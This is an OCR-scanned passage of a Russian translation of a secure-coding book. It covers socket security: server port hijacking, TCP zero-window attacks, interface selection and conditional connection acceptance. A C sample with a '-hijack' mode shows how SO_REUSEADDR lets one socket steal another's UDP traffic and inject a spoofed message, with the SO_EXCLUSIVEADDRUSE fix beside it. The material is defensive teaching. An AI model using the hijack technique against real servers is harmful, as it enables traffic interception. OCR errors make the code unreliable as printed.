
Для многих I18N остается тайной за семью печатями, главным образом из-за того, что подавляющая масса ПО создается для англоязычных пользователей. Разработчики не учитывают другие системы письма, в которых символы представляются несколькими байтами. Часто это приводит к ошибкам обработки, которые в свою очередь становятся причинами возникновения брешей в защите, таких как ошибки приведения в канонический вид и переполнение буферов. В команде необходим специалист, разбирающийся в том, как I18N влияет на безопасность приложения.


Хотя связанные с I18N проблемы защиты зачастую оказываются очень сложными, это отнюдь не означает, что для создания надежного ПО с поддержкой многих языков вам обязательно говорить на 12 языках и на зубок помнить всю таблицу символов Unicode. Применения тех принципов, что описаны в этой главе, и нескольких консультаций со специалистами обычно вполне достаточно,

Чтобы яснее понять и разобраться в сути проблемы I18N, советую почитать материалы сайтов Microsoft (*http://www.microsoft.com/globaldev*) и Unicode (*http://www.unicode.org*). На последнем также есть активный список рассылки (*http://www.unicode.org/unicode/consortium/distlist.html*). Ну и, наконец, неплохой источник по стандартам языков — новостная группа *news://comp.std.internat*.

ЧАСТЬ III

ДОПОЛНИТЕЛЬНЫЕ МЕТОДЫ СОЗДАНИЯ ЗАЩИЩЕННОГО КОДА





ГЛАВА

15

Безопасность сокетов

Сокеты (sockets) — основа любого приложения, в котором для передачи данных применяется протокол TCP/IP. Создатели протокола IP и тесно связанных *с* ним транспортных TCP и UDP никак не рассчитывали на то, что им придется работать в нынешней исключительно агрессивной среде, Однако ожидается, что после перехода на протокол IPv6 (Internet Protocol version 6) многие из существующих ныне проблем исчезнут. В этой главе речь пойдет о создании привязки к порту так, чтобы предупредить его перехват локальными пользователями; о написании серверного приложения, прослушивающего только выбранные сетевые интерфейсы; об обработке запросов на создание подключения. Также я расскажу о базовых правилах создания приложений, поддерживающих взаимодействие через брандмауэры, об атаках подмены сетевых объектов и об опасности доверия казалось бы надежным хостам и портам.

Предполагаю, что читатель знаком с основами программирования сокетов. Если вы новичок в этом деле, рекомендую вам книгу Боба Куинна (Bob Quinn) и Дэвида Шюта (David Shute) «Windows Sockets Network Programming» (Addison-Wesley Publishing Co., 1995). Примеры написаны на языке С с небольшими вкраплениями С++. Я предпочитаю расширение *.cpp*, чтобы компилятор выполнял более строгую проверку кода и отображал больше предупреждений, но приложения вполне понятны любому разбирающемуся в С. Отдельные параметры сокетов и некоторые функции управления интерфейсами «работают» только в системах Microsoft, но общие принципы применимы при программировании для любой платформы.

Тем, кто интересуется встроенными в Windows возможностями аутентификации клиентов и серверов, а также секретности и целостности данных (в том числе SSL/TLS) советую проштудировать документацию по API-интерфейсу SSPI (Security Support Provider Interface). Хотя этот API-интерфейс поддерживает довольно много полезных возможностей, хочу предупредить: его применение — для крепких духом. Как я уже упоминал в главе 4, лучший источник информации о SSPI —

книга Джеффри Рихтера (Jeffrey Richter) и Джейсона Кларка (Jason Clark) «Programming Server-Side Applications for Microsoft Windows 2000» (Microsoft Press, 2000) (Рихтер Дж., Кларк Дж. Д. Программирование серверных приложений для Microsoft Windows 2000. СПб.:«Питер»; М.:«Русская редакция», 2001),

Как предотвратить подмену сервера

Подмена сервера (server hijacking) подразумевает нелегальный перехват и манипулирование информацией, предназначенной для сервера. Как возникает подобная ситуация? При запуске серверное приложение в первую очередь создает сокеты и привязку к ним в соответствии с используемыми протоколами. В протоколах TCP или UDP сокет привязывается к порту. У других, менее распространенных, протоколов свои, отличные схемы адресации. Номер порта представляется в виде числа типа *беззнакового целого* (unsigned short) (то есть 16-битным) в языке C или C++. Переменная этого типа принимает значения в диапазоне 0—65535. У функции привязки *bind* следующий прототип:

```
int bind (
   SOCKET s,
   const struct sockaddr FAR-  name,
   int namelen
):
```

Эта функция поддерживает взаимодействие широкого спектра протоколов. При разработке программы на основе IPv4* (Internet Protocol version 4) используется структура *sockaddr_in*:

```
struct sockaddr_in{
   short            sin_family;
   unsigned short      sin_port;
   struct           in_addr   sin_addr;
   char             sin_zero[8];
};
```

Примечание На момент выхода в свет первого издания этой книги протокол IPv6 не получил еще широкого распространения. И сейчас он все еще не очень популярен, но его поддержка предполагается в Microsoft и в Service Pack 1 для Microsoft Windows XP. В конце этой главы описаны различия между IPv6 и IPv4. Примеры этой главы совместимы с IPv4, но. если не указано особо, излагаемые принципы применимы к обоим протоколам.

В процессе привязки сокета к IP-адресу и порту главную роль играет информация полей *sin_port* и *sin_addr*. Номер порта для прослушивания на серверном приложении указывается практически всегда, а вот с полем *sin_addr* все не так все просто. В документации по *bind* сказано, что, если указать для этого поля значе-

* То есть нынешней, широко распространенной и незащищенной версии протокол: IP. — *Прим. перев.*

ние *INADDR_ANY* (истинное значение 0), сервер станет прослушивать все имеющиеся сетевые интерфейсы. Если же привязаться к определенному IP-адресу, принимаются только пакеты, направленные именно на него. Получаем интересный (и опасный) вывод: *к одному порту можно привязать несколько сокетов.*

При конкуренции библиотеки сокетов выделяют пакет сокету с максимально конкретизированными параметрами. Сокет с привязкой к *INADDR_ANY* «проигрывает» сокету с привязкой к конкретному IP-адресу. Пусть у сервера два IP-адреса: 157.34.32.56 и 172.101.92.44. Программа управления сокетами станет передавать приходящие на сокет данные приложению с привязкой к адресу 172.101.92.44, но не приложению с: привязкой к *INADDR_ANY*. Проблему решает выявление и строгая привязка всех имеющихся на сервере IP-адресов, но это утомительно. Если вы боитесь, что сетевые интерфейсы будут появляться и исчезать на лету, то придется написать существенно больше кода. К счастью, есть другой выход из положения, который я проиллюстрирую примером. Проблема решается при помощи параметра *SO_EXCLUSIVEADDRUSE* впервые появившегося в Microsoft Windows NT 4 SP 4.

Одна из причин, по которой Microsoft добавила этот параметр, — действия хакера Криса Уайсопала (Chris Wysopal) (псевдоним — Weld Pond). Крис перенес программу Netcat (автор — хакер с псевдонимом Hobbit) в Windows и в процессе тестирования обнаружил уязвимое место ОС: у нескольких серверов под управлением Windows NT обнаружилась описанная проблема с привязкой к порту. Стоит отметить, что Крис и Hobbit в то время входили в известную хакерскую группу L0pht (сейчас часть компании @stake). Я написал специальную программу (см. папку *Secureco2\Chapter 5\BindDemo*) для демонстрации проблемы и способа ее решения.

```
/*
  BindDemoSvr.cpp
*/
#include <winsock2.h>
ftinclude <stdio. h>
tfinclude <assert.h>
#include "SocketHelper.h"

// В случае, если у вас устаревшая версия winsock2.h
ffifndef SO_EXCLUSIVEADDRUSE
#define SO_EXCLUSIVEADDRUSE ((int)(~SO_REUSEADDR))
tfendif

/*
 Это приложение демонстрирует работу стандартного UDP-сервера.
 Сервер слушает порт 8391. Если этот порт уже используется,
 измените номер порта и не забудьте сделать то же на стороне клиента.
*/

int main(int argc, char* argv[])
{
   SOCKET sock;
   sockaddr_in sin;
   DWORD packets;
```

```
bool hijack = false;
bool nohijack = false;

if(argc < 2 || argc > 3)
{
   printf("Формат вызова %s [адрес для привязки]\n", argv[0]);
   printf("Параметры:\n\t-hijack\n\t-nohijack\n");
   return -1;
}

if(argc == 3)
{
   // Проверяем, какой режим включен - "-hijack"
   // или "-nohijack".
   if(strcmp("-hijack", argv[2]) == 0)
   {
      hijack = true;
   }
   else
   if(strcmp("-nohijack", argv[2]) == 0)
   {
      nohijack = true;
   }
   else
   {
      printf("Неизвестный параметр %s\n", argv[2]);
      return -1;
   }
}

if(!InitWinsock())
   return -1;

// Создаем сокет.
sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);

if(sock == INVALID_SOCKET)
{
   printf("Не удается создать сокет - err = %d\n", GetLastError());
   return -1;
}

// Создаем привязку созданного сокета.
// Сперва инициализируем sockaddr_in.
// Для этого я выбрал случайный порт,
// который скорее всего не используется.
if(!InitSockAddr(&sin, argv[1], 8391))
{
   printf("Не удается инициализировать sockaddr_in - doh!\n");
   closesocket(sock);
```

```
    return -1;
}


// Продемонстрируем два варианта: с перехватом сеанса и без.
if(hijack)
{
    BOOL val = TRUE;
    if(setsockopt(sock,
                  SOL_SOCKET,
                  SO_REUSEADDR,
                  (char*)&val,
                  sizeof(val))==0)
    {
        printf("SO_REUSEADDR инициализирован - Оп-ля-ля\n");
    }
    else
    {
        printf("Не удается инициализировать SO_REUSEADDR - err = %d\n",
               GetLastError());
        closesocket(sock);
        return -1;
    }
}
else
if(nohijack)
{
    BOOL val = TRUE;
    if(setsockopt(sock,
                  SOL_SOCKET,
                  SO_EXCLUSIVEADDRUSE,
                  (char*)&val,
                  sizeof(val)) == 0)
    {
        printf("SO_EXCLUSIVEADDRUSE инициализирован\n");
        printf("перехватам вход закрыт!\n");
    }
    else
    {
        printf("Не удается инициализировать SO_ EXCLUSIVEADDRUSE - err = %d\n",
               GetLastError());
        closesocket(sock);
        return -1;
    }
}

if(bind(sock, (sockaddr*)&sin, sizeof(sockaddr_in)) == 0)
{
    printf("Сокет привязан к %s\n", argv[1]);
}
```

```
else
{
   if(hijack)
   {
      printf("Проклятье! Наше хакерсков ПО обвели вокруг пальца!\ n");
   }

   printf("Не удается создать привязку сокета -
            код ошибки = %d\n", GetLastError());
   closesocket(sock);
   return -1;
}

// Отлично, привязка успешно создана. Проверим, не передает ли нам
// кто-нибудь пакеты - установим предел, чтобы не писать
// специальный код для завершения функции.

for{packets = 0; packets < 10; packets++)
{
   char buf[512];
   sockaddr_in from;
   int fromlen = sizeof(sockaddr_in);

   // Помните: эта функция имеет три возможных результата;
   // если значение больше 0, возвращаются данные;
   // если значение равно 0, выполняется корректное завершение
   //(в данном случае неприменимо);
   // если значение меньше 0, возвращается сообщение об ошибке,
   if(recvfrom(sock, buf, 512, 0, (sockaddr*)&from, &fromlen)> 0)
   {
      printf("Сообщение от %s на порту %d:\n%s\n",
            inet_ntoa(from.sin_addr),
            ntohs(from.sin_port),
            buf);

      // Если удалось перехватить сеанс, подменяем сообщение и
      // переправляем на настоящий сервер.
      if(hijack)
      {
         sockaddr_tn local;
         if(InitSockAddr(&local, "127,0.0.1", 83 91))
         {
            buf[sizeof(buf)-1] = '\0';
            strncpy(buf, "Вас взломали!", siz eof(buf) -1);
            if(sendto(sock,
                    buf,
                    strlen(buf) + 1, 0,
                    (sockaddr*)&local,
                    sizeof(sockaddr_in)) < 1)
            {
```

```
                printf
              ("Не удается отправить сообщение на localhost - err = %d\n",
               GetLastError());
            }
          }
        }
      }
      else
      {
        // Я не понимаю, как сюда можно попасть, но даже в этом случае,
        // завершим работу корректно.
        printf("Исключительно мерзопакостная ошибка %d\n", GetLastErrorO );
        break;
      }
    }

    return 0;

}
```

Сейчас я расскажу о принципах работы кода, а затем несколько слов о результатах. В файле SocketHelper.cpp я запрятал парочку вспомогательных функций, которые буду использовать во многих примерах главы. Надеюсь, что код пригодится и вам.

Сперва я проверяю передаваемые в функцию аргументы. Доступны два варианта: *hijack* или *nohijack*. Первый применяется для демонстрации успешной атаки, а второй — для предотвращения атаки. Варианты отличаются параметрами сокетов. Варианту *hijack* соответствует параметр *SO_REUSEADDR*, позволяющий взломщику создать привязку к активному порту, а варианту *nohijack* — параметр *SO_EXCLUSIVEADDRUSE*, запрещающий *SO_REUSEADDR*. Если не устанавливать никаких параметров, сервер выполняет привязку к портам в обычном режиме. После создания привязки сокета к определенному порту в журнал заносится информация об отправителе пакета и само сообщение. В случае атаки на другой сервер текст сообщения меняется, чтобы продемонстрировать последствия рассматриваемой проблемы.

Посмотрим, что произойдет, когда на сервере не используется параметр *SO_EXCLUSIVEADDRUSE*. Запустим сервер, выбранный в качестве жертвы, следующим образом:

```
BindDemo.exe 0.0.0.0
```

Затем активизируем атакующий код (только замените адрес 192.168.0.1 IP-адресом вашего компьютера):

```
BindDemo.exe 192.168.0.1 -hijack
```

Наконец, отправим сообщение с помощью клиентской программы:

```
BindDemoClient.exe 192.168.0.1
```

Вот что выдаст атакующий код:

```
SO_REUSEADDR инициализирован - Оп-ля-ля
Сокет привязан к 192.168.0.1
Сообщение от 192.168.0.1 на порту 4081:
Привет!
```

Со стороны жертвы это выглядит так:

```
Сокет привязан к 0.0.0.0
Сообщение от 192.168.0.1 на порту 8391:
Вас взломали!
```

Если приложение тщательно регистрирует события (например, записывая для всех запросов время, дату, IP-адрес клиента и номер порта в текстовый файл, защищенный с помощью правильно составленного списка ACL), то вы заметите, что атакующий код действует немного неаккуратно и оставляет за собой следы. Все имеющиеся журналы информируют о том, что пакеты исходят от самого сервера. Но не стоит расслабляться — я покажу, как легко это обойти, но чуть позже, когда мы займемся вопросом подмены сетевых объектов.

Теперь пришло время пойти «правильным» путем. Запустите сервер (теперь это уже не несчастная жертва) таким образом:

```
BindDemo.exe 0.0.0,0 -nohijack
```

Активизируйте атакующий код тем же способом, что и раньше:

```
BindDemo.exe 192.168.0.1 -hijack
```

Сервер отреагирует так:

```
SO_EXCLUSIVEADDRUSE инициализирован - перехватам вход закрыт!
Сокет привязан к 0.0.0.0
```

Атакующий код выразит недовольство:

```
SO_REUSEADDR инициализирован - Оп-ля-ля
Проклятье! Наше хакерское ПО обвели вокруг пальца!
Не удается создать привязку сокета - код ошибки = 10013
```

В этом случае, если клиент посылает сообщение, сервер получает правильный экземпляр:

```
Сообщение от 192.168.0.1 на порту 4097:
Привет!
```

У использования параметра *SO_EXCLUSIVEADDRUSE* есть один недостаток — перезапустить приложение не всегда удается, если должным образом не завершить его работу. Основная проблема в том, что даже после завершения работы приложения и закрытия всех описателей сокетов могут сохраниться открытые TCP/IP-подключения на уровне операционной системы. Чтобы решить проблему, следует вызвать функцию *shutdown* для закрытия сокета, а затем вызывать функцию *recv* до тех пор, пока данных больше не останется или пока функция не вернет ошибку. После этого необходимо вызвать *closesocket*, а затем перезапустить приложение. О функции *shutdown* подробнее рассказано в документации по SDK.

После выхода Windows .NET Server 2003 в большинстве случаев удается отказаться от использования *SO_EXCLUSIVEADDRUSE* в этой ОС сокету назначается надлежащая DACL-таблица, разрешающая доступ к сокету только текущему пользователю и администраторам. Такой подход полностью устранит только что описанную проблему и предотвратит перехват чужих сеансов.

Атаки с применением окон на прием в протоколе TCP

Документы RFC, регламентирующие работу протокола TCP, допускают возможность чрезвычайно опасной атаки, основанной на поддержке окон приема. Для обеспечения скорости передачи данных сервером, при которой клиент будет успевать их принимать, в процессе создания TCP-подключения в ACK-пакетах объявляется размер окна приема. Если приемный буфер клиента переполнен, клиент может обнулить окно приема, что вынудит сервер приостановить передачу данных. Этот процесс подробно описан в книге Дугласа Камера (Douglas Comer) «Internetworking with TCP/IP Vol. 1: Principles, Protocols, and Architectures (4th Edition)» (Prentice Hall, 2000) (Камер Д. Сети TCP/IP. Т. 1. Принципы, протоколы и структура. М.: «Вильяме», 2003).

Атака выполняется следующим образом: клиент-взломщик создает подключение и объявляет окно очень маленького размера (или равным нулю), заставляя сервер передавать данные чрезвычайно медленно и с очень большим дополнительным расходом ресурсов. На каждую пару-тройку байт полезных данных при этом приходится около 40 байт заголовков TCP и IP. Неудачно написанное серверное приложение блокирует ресурсы при попытке отправки информации, а на обслуживание дополнительных рабочих потоков и переключений контекста расходуется масса процессорного времени. До реализации поддержки окон приема не было нужды волноваться о подобных проблемах — стеки TCP/IP согласовали передачу данных без нашего вмешательства, и при стандартном использовании сокетов практически не приходилось менять принципы их работы. Но, к сожалению, созданы специализированные приложения, доставившие всем массу неудобств.

Защита от такой атаки заключается в обязательной проверке откликов на запросы отсылки данных. Подобный подход не только полезен, но считается признаком хорошего стиля. Я очень часто сталкивался с ситуациями, в которых подключения закрывались до начала передачи данных, но после создания. Иногда и в обычных условиях возможна ситуация, когда от сервера требуется передавать данные медленно. Например, передача данных системе с модемным доступом от высокопроизводительного Web-сервера, подключенного к гигабитному каналу связи. Если клиент слишком долго обрабатывает переданные ему данные, лучше всего закрыть сокет вызовами *close* и *shutdown*.

Выбор интерфейсов сервера

При конфигурировании системы, которую предполагается публиковать в Интернете, одна из первоочередных задач — свести к минимуму число сервисов, доступных извне. Если у системы только один IP-адрес и один сетевой интерфейс, сделать это довольно просто: достаточно отключить ненужные сервисы, чтобы не

прослушивать лишние порты. *Если* система входит в крупный Интернет-центр, га она, скорее всего, *многоадресная* (multihomed) — то есть имеет по крайней мере две сетевых карты. Это усложняет дело. Б большинстве случаев нельзя просто «выключить» сервис — он может оказаться необходимым для работы корпоративн >й сети. Если нельзя управлять тем, какие сетевые интерфейсы или IP-адреса прослушивает сервис, для обеспечения защиты придется применить какой-нибудь тип фильтрации на хосте или маршрутизаторе/брандмауэре. Но ведь возможны ситуации, когда IP-фильтры настроены неправильно, маршрутизаторы по той и та иной причине вышли из строя; хакер взломал соседнюю систему и атакует в обход маршрутизатора. Вдобавок, если сервер даже в обычном состоянии сильно загружен, включение на нем фильтрации на основе хостов существенно увеличит нагрузку на него. Обеспечить необходимую защиту намного проще, если программист предусмотрел возможность настройки сервиса. Желательно, чтобы в люб >м IP-сервисе можно было настраивать один из следующих параметров:

- прослушиваемый сетевой интерфейс;
- прослушиваемый IP-адрес(а), предпочтительно с детализацией до отдельных портов;
- перечень клиентов, которым разрешено обращаться к сервису,

Перечисление всех интерфейсов и привязка к ним IP-адресов довольно утомительна в Windows NT. Приходится сперва просматривать реестр, чтобы найти адаптеры с привязкой, а затем обращаться к в другим разделам реестра, связанным с конкретным адаптером.

Порядок обработки запросов на создание подключения

API-интерфейс Windows Sockets 2.0 (Winsock) поддерживает несколько вариантов обработки данных, поступивших от того или иного клиента. При работе с протоколом, не поддерживающим подключений (например, UDP), все просто: определяем IP-адрес и порт клиента и на основании этой информации решаем, стоит ли обрабатывать запрос. Если вы не хотите принимать запрос, обычно пакет просто отбрасывается и клиенту никакого ответа не отправляется. На создание и отправление отклика расходуются ресурсы, и, вдобавок, атакующий получает дополнительную информацию.

При работе с поддерживающим подключения протоколом (например, TCP) ситуация усложняется. Для начала я расскажу, как выглядит процесс создания TCP-подключения с точки зрения сервера. На первом этапе клиент инициирует подключение, направляя па сервер пакет SYN. Если тот готов «общаться» с этим клиентом (предполагается, что порт прослушивается), он отправляет в ответ пакет SYN-ACK, после чего клиент завершает процесс создания подключения передачей пакета ACK. Теперь данные можно передавать в обоих направлениях. Чтобы закрыть подключение, клиент отправляет на сервер пакет FIN. Сервер отвечает пакетом FIN-ACK и уведомляет приложение о закрытии подключения. Дальше сервер обычно передает оставшиеся данные, отправляет клиенту пакет FIN и ждет ответа с FIN-ACK в течение интервала, равного двум максимальным периодам жизни пакета в сегменте (maximum segment lifetime, MSL).

Примечание MSL — это период времени, в течение которого пакету разрешается существовать в сегменте, после чего он отбрасывается.

Вот как выглядел процесс создания подключения в старом стиле, с применением функции *accept* (полную версию приложения вы найдете в файле AcceptConnection.cpp, папка *Secureco2\Chapter15\AcceptConnection*):

```
void OldStyleListen(SOCKET sock)
{
   // Привязка создана. Прослушиваем порт.
   // Используем эту переменную как счетчик подключений.
   int conns = 0;

   while(1)
   {
      // Будем поддерживать максимально разрешенное число подключений.
      if(listen(sock, SOHAXCONN) == 0)
      {
         SOCKET sock2;
         sockaddr_in from;
         int size;

         // Кто-то пытается подключиться - вызываем accept,
         // чтобы идентифицировать клиента.
         conns++;

         size = sizeof(sockaddr_in);
         sock2 = accept(sock, (sockaddr*)&from, &size);

         if(sock2 == INVALID_SOCKET)
         {
            printf("Ошибка создания поключения - %d\n",
                  GetLastError());
         }
         else
         {
            // Примечание: в реальной жизни обычно
            // этот сокет передается рабочему потоку.

            printf("Принят запрос на подключение от %s\n",
                  inet_ntoa(from.sin_addr));
            // Теперь решаем, что делать с подключением;
            // выберем простейший критерий обработки подключений:
            // принимаем каждое второе подключение.
            if(conns % 2 == 0)
            {
               printf("Этот клиент нам понравился.\n");
               // Здесь что-то делаем.
            }
            else
```

```
            {
                printf("Пшел вон!\n");
            }
            closesocket(sock2);
        }
    }
    else
    {
        // Ошибка
        printf("Неудачная попытка прослушивания -
                    код ошибки = %d\n", GetLastError());
        break;
    }

    // Здесь размещается код, где принимается решение,
    // при каких условиях завершить работу серверного приложения.
    if(conns > 10)
    {
        break;
    }
  }
}
```

Я привел стандартный код для работы с сокетами, который проверен годами и выглядит довольно привлекательно. Что же в нем плохого? Во-первых, даже если немедленно сбросить подключение, взломщик узнает, что запрошенный порт прослушивается. Неважно, что сервис не отвечает на запросы взломщика, порт все-таки «живой». Во-вторых, за время процедуры отказа в создании подключения удается обменяться в общей сложности семью пакетами. В конце концов, е< ли злоумышленник по-настоящему хочет нанести вред, он может изменить свой EP-стек так, чтобы тот отправлял FIN-ACK в ответ на пакет FIN с сервера. В этом случае придется ждать отклика в течение двух MLS-интервалов. Даже если нормальный сервер обрабатывает несколько сотен подключений в секунду, несложно увидеть, каким образом злоумышленнику удастся загрузить даже самый большой пул рабочих потоков. Частично проблема решается вызовом функции *setsockport* для присвоения параметру *SO_LINGER* нулевого или очень маленького значения перед вызовом *closesocket*. В этом случае ОС будет быстрее освобождать сокеты

Есть и другой способ установить подключение — средствами функции *WSAAccept*. Эта функция в сочетании с установкой параметра сокета *SO_CONDITIONAL_ACCEPT* позволяет перед ответом принять решение, необходимо ли то или иное подключение.

```
int  CALLBACK  AcceptCondition(
    IN  LPWSABUF lpCallerId,
    IN  LPWSABUF lpCallerData,
    IN  OUT  LPQOS lpSQOS,
    IN  OUT  LPQOS lpGQOS,
    IN  LPWSABUF lpCalleeId,
    OUT LPWSABUF lpCalleeData,
    OUT GROUP  FAR  *g,
```

```
    IN DWORD dwCallbackData
)
{
    sockaddr_in* pCaller;
    sockaddr_in* pCallee;

    pCaller = (sockaddr_in*)lpCallerId->buf;
    pCallee = (sockaddr_in*)lpCalleeId->buf;

    printf("Попытка создать подключение с %s\n",
       inet_ntoa(pCaller->sin_addr));

    // Если требуется, чтобы программа работала в Windows 98,
    // прочитайте статью Q193919.
    if(lpSQOS != NULL)
    {
       // Здесь согласуются условия использования QOS.
    }

    // Здесь принимается решение, что возвращать клиенту -
    // подключения от самих себя принимать не будем.
    if(pCaller->sin_addr.S_un.S_addr == inet_addr(MyIpAddr))
    {
       return CF_REJECT;
    }
    else
    {
       return CF_ACCEPT;
    }

    // Примечание: мы также можем вернуть CF_DEFER -
    // эта функция должна выполняться в том же потоке,
    // что и вызывающая программа.
    // Для этого сперва можно выяснить DNS-имя клиента,
    // а затем попытаться снова, уже зная, кто он,
}

void  NewStyleListen(SOCKET  sock)
{
    // Привязка создана. Прослушиваем порт.
    // Используем эту переменную как счетчик подключений,
    int conns = 0;

    // Сперва установим значение параметра.
    BOOL val = TRUE;

    if(setsockopt(sock,
                  SOL_SOCKET,
                  SO_CONDITIONAL_ACCEPT,
                  (const char*)&val, sizeof(val)) != 0)
```

```
{
    printf("Не удается установить SO_CONDITIONAL_ACCEPT -
              код ошибки = %d\n",
          GetLastError());
    return;
}

while(1)
{
    // Используем максимальное разрешенное число подключений.
    if(listen(sock, SOMAXCONN) == 0)
    {
        SOCKET sock2;
        sockaddr_in from;
        int size;

        // Кто-то пытается подключиться - вызываем accept,
        // чтобы идентифицировать клиента,
        conns++;

        size = sizeof(sockaddr_in);

        // Здесь начинаются отличия.
        sock2 = WSAAccept(sock,
                        (sockaddr*)&from,
                        &size,
                        AcceptCondition,
                        conns); // Используем conns для обратного вызова.

        if(sock2 == INVALID_SOCKET)
        {
            printf("Ошибка приема подключения - %d\n",
              GetLastError());
        }
        else
        {
            // Примечание: в реальной жизни обычно
            // этот сокет передается рабочему потоку.

            printf("Принят запрос на подключение от %s\n",
                  inet_ntoa(from.sin_addr));
            // Выполняем какие-то операции.
            closesocket(sock2);
        }
    }
    else
    {
        // Ошибка
        printf("Неудачная попытка прослушивания -
                  код ошибки  = %d\n", GetLastError());
```

```
            break;
        }

        // Здесь размещается код, где принимается решение
        // при каких условиях завершить работу серверного приложения.
        if(conns > 10)
        {
            break;
        }
    }
}
```

Как вы видите, код почти совпадает с начальной версией; отличие в том, что в новой версии добавлена функция обратного вызова, которая используется при принятии решения о создании подключения. Посмотрим на результаты применения написанного мной же программы-сканера портов:

```
[d:\]PortScan.exe -v -p 8765 192.168.0.1
Port 192.168.0.1:8765:0 timed out
```

Теперь взглянем на происходящее со стороны сервера:

```
[d:\]AcceptConnection.exe
Привязка создана
Попытка создать подключение с 192.168.0.1
Ошибка приема подключения - 10061
Попытка создать подключение с 192.168.0.1
Ошибка приема подключения - 10061
Попытка создать подключение с 192.168.0.1
Ошибка приема подключения - 10061
```

По умолчанию попытка установить TCP-подключение делается клиентским приложением трижды, хотя это зависит от того, как написано приложение. В обычных условиях клиент направляет пакет SYN и ждет ответа. Если отклика нет, отправляется еще один пакет SYN, и клиент ожидает в два раза дольше. Если ответ снова не получен, попытка повторяется, причем время ожидания снова увеличивается вдвое. Если же клиент настроен на время ожидания меньшее стандартного, то реализуется только две попытки подключения. Новый вариант программы хорош и с точки зрения безопасности: взломщик получит извещения о тайм-ауте и не сможет выяснить причину — на порту включена фильтрация или приложение не желает устанавливать подключение. Очевидный недостаток — дополнительные издержки на сервере на отклонение трех попыток подключения. Однако они невелики и зависят от объема работы, предусмотренной в функции обратного вызова.

Значительный недостаток функции *WSAAccept* в том, что она несовместима со встроенной в операционную систему защитой от *переполнения SYN-запросами* (SYN flood). Она также часто некорректно взаимодействует с высокопроизводительными приложениями (где обычно применяется *AcceptEx*) с перекрывающимися операциями ввода/вывода.

Создание приложений, поддерживающих взаимодействие через брандмауэры

Разработчики часто жалуются, что брандмауэры препятствуют нормальной работе приложений. Да будет вам известно: *брандмауэры обязаны «путаться под ногами»*! В этом и заключается их задача. Если бы они пропускали все пакеты, то назывались бы маршрутизаторами (хотя некоторые маршрутизаторы и выполняют функции брандмауэров). К тому же часто администраторы брандмауэров — упрямые люди, которые не хотят ничего менять. По крайней мере именно брандмауэры, управляемые подобными администраторами, реально защищают от злоумышленников. Прижимистый администратор очень не любит открывать порты для неизвестных ему приложений — тем более что количество открываемых портов удваивается, если в приложение порты работают в обоих направлениях. Если приложение написано грамотно, брандмауэры очень редко создают помехи его работе. По моим прогнозам, в будущем количество брандмауэров возрастет. Они будут располагаться не только на границах сети, но и внутри нее. Поэтому проектирование приложений, поддерживающих взаимодействие через брандмауэры, будет иметь еще большее значение.

Вот некоторые правила, которым стоит следовать при разработке приложений, поддерживающих работу через брандмауэр:

- используйте для работы только одно подключение;
- не создавайте обратных подключений от сервера к клиенту;
- применяйте протоколы с поддержкой подключений, так как их легче защищать;
- не используйте в приложениях передачу данных поверх другого протокола;
- позаботьтесь, чтоб данные прикладного уровня не содержали IP-адреса хостов;
- выделите для взаимодействия клиента и сервера специальные порты.

А теперь я поясню каждое из перечисленных правил.

Используйте для работы только одно подключение

Потребность приложения более чем в одном подключении — признак плохого проектирования. Архитектура сокетов обеспечивает двухсторонний обмен данными по одному подключению, поэтому редко возникает ситуация, когда необходимо создание нескольких подключений. Обычно это происходит, когда вдобавок к каналу для передачи данных требуется отдельный канал управления, но такая возможность предусмотрена в протоколе TCP. К тому же необходимость во многих подключениях легко удовлетворить, правильно спроектировав протокол: в большинстве протоколов в заголовке пакета передается информация о типе содержащихся данных. Если вам все же кажется, что без нескольких подключений не обойтись, тщательнее проанализируйте архитектуру своего приложения. Учите, что IP-фильтры тем эффективнее, чем меньше правил фильтрации. Одноединственное подключение — это один набор правил и меньше возможности ошибиться при настройке брандмауэра.

Не создавайте обратных подключений от сервера к клиенту

